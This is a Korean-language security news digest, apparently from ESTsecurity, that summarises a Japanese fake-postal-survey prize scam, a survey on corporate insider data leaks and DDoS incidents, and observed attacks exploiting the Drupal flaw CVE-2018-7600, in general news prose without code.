이번에 확인된 당첨사기 가짜 사이트의 경우는 아래의 설문조사가 표시된다.

1. 우리의 우편서비스를 사용한지 몇 년이 되었습니까?
2. 어떤 빈도로 우편 서비스를 이용하셨습니까?
3. 당신은 우리의 서비스에 어느 정도 만족하고 있습니까?
4. 스마트 폰에서 당신이 좋아하는 색은 무엇입니까?

설문조사의 답변 후에는 스마트 폰의 선택화면이 표시되고 ‘지금 곧 겟’ 버튼을 선택하면 iPhone 7 과 AirPods, 실리콘케이스 세트를 100 엔(이 외 199 엔까지의 예도 있다)으로 추첨권을 구입할 수 있다는 화면이 표시된다. 이 화면에서 각종 정보를 입력하면 월정액 8900 엔의 서비스에 등록된다.


설문조사 답변 후에 표시되는 스마트폰의 당첨화면 예


100 엔으로 iPhone 7 세트의 추첨권을 구입할 수 있다는 화면의 예

트렌드마이크로에 따르면, 이번 사례는 세계 각지의 우편사업사를 위장하는 일련의 수법의 일부로 일본 국내만을 표적으로 한 것이 아니다. 또 이번 수법에 유사한 당첨 사기는 2015 년과 2016 년에도 발견되고 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1115357.html

# 10% 이상의 기업이 과거 1 년간 내부 부정정보 유출을 인지 – DDoS 공격도 약 10%

## 1割超の企業が過去1年間に内部不正の情報漏洩を認知 - DDoS 攻撃も 1割弱

과거 1 년간 내부부정에 의한 개인정보 유출이나 손실을 인지하고 있는 기업이 10%를 넘는 것이 밝혀졌다.


일본정보경제사회추진협회(JIPDEC)와 ITR 이 1 월17 일부터 29 일에 걸쳐서 웹 설문조사 형식으로 조사를 실시하여 결과를 정리한 것이다. 종업원 50 명 이상의 일본 국내기업에 근무하면서 IT 전략 책정 또는 정보보안시책에 관한 임원을 대상으로 실시하였는데, 693 개사가 답변했다.

이 조사에 따르면, 과거 1 년간 사건을 경험하지 않았다는 기업은 29.6%로 30%에 미치지 못했다. 다만 이 기업들의 경우에도 사건을 인지하고 있지 못하고 있을 뿐일 가능성도 있다.

한편, 사건을 인지했다는 기업에 대해서 사건 내용을 살펴보면, '사내 PC 의 악성코드 감염'이 27.3%로 가장 많았다. 이어서 '스마트폰, 휴대전화, 테블릿 분실, 도난'이 20.8%, '인위적 실수에 의한 개인정보의 유출, 분실'이 17.3%, 'USB 메모리, 저장매체의 분실, 도난'이 16.9%로 뒤를 잇는다.

인지율 증가가 지난 해부터 눈에 띄게 증가했던 것이 '외부에서 온 위장메일의 수신' 이었다. 2017 년 조사의 10.7%에서 15.9%로 5.2 포인트 상승했다. '내부부정에 의한 개인정보의 유출, 손실'이 지난 해의 8.3%에서 2.5 포인트 증가한 10.8%로, 10%를 넘어섰다. 6.7%였던 2016 년부터 증가추세가 이어지고 있다.

또한 '공개 서버 등에 대한 DDoS 공격'도 5.8%에서 9.4%로 상승하고 있어, 10% 가까운 기업이 인지하고 있었다.




과거 1 년간 인지한 사건 종류 (그래프 : JIPDEC, ITR)

[출처] http://www.security-next.com/092086

## 일본국내에서도 'Drupalgeddon 2.0' 발견 – 'Drupal' 이용자는 업데이트 상황 확인 필요

国内でも「Drupalgeddon 2.0」を観測 - 「Drupal」利用者はアップデート状況の確認を


컨텐츠 매니지먼트 시스템 'Drupal'의 심각한 취약성 'CVE-2018-7600'에 대한 공격이 발생하고 있는 문제로, 일본 국내에서도 취약성을 악용하는 공격이 관측되고 있다는 사실이 밝혀졌다.

문제의 'CVE-2018-7600'은 영향의 크기에서 별명 'Drupalgeddon 2.0'으로도 불리고 있는 취약성이다. 3 월 28 일에 공개된 시큐리티 업데이트 'Drupal 8.5.1', 'Drupal 7.58'로 수정되었을 뿐 아니라 서포트가 종료된 버전에 대해서도 'Drupal 8.4.6', 'Drupal 8.3.9'가 발매되고 있다.

공개 당초부터 악용에 대한 경계를 권고하고 있었으나 GitHub 상에 실증코드(PoC)가 공개된 4 월 12 일을 경계로 상황이 크게 변화했다. 이 취약성을 이용하여 백 도어나 코인마이너를 다운로드시키는 공격이 확인되고 있다.

일본 국내에서는 4 월 16 일 시점에 JPCERT 코디네이션센터가 센터에서의 관측 시스템에서는 탐색 행위 탐지에 머무르고 공격 그 자체는 확인되지 않고 있다는 사실이 밝혀졌으나, 경찰청에서는 4 월 14 일부터 공격을 관측하고 있어 그 후 증가추세에 있다고 한다. 경찰청에 따르면, 관측된 공격은 실증코드와 흡사한 'POST 리퀘스트'였다. 취약성의 탐색뿐만아니라 외부에서 파일을 취득하여 설치 시키려고 하고 있었다.

SANS 의 연구자에 따르면, 이러한 공격에서는 POST 리퀘스트를 송신할 때에 가짜 리퍼러(referrer) 등을 설정하고 있는 케이스가 있어 'baidu.com'에서의 접속을 가장한 케이스가 확인되고 있다. 게다가 코인마이너를 설치 시키는 공격의 경우는 영속적으로 동작하도록 정기적으로 기동하게 설정되어 있었다. 또 파일의 업데이트 기능을 제공하는 백도어가 설치되는 케이스가 있었을 뿐 아니라 Windows 에서 실행되고 있는 'Drupal'을 탐색하는 움직임도 있다고 보고하고 있다.




'CVE-2018-7600'에 대한 공격의 관측동향 (그래프 : 경찰청)

[출처] http://www.security-next.com/092467


**(주)이스트시큐리티**

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com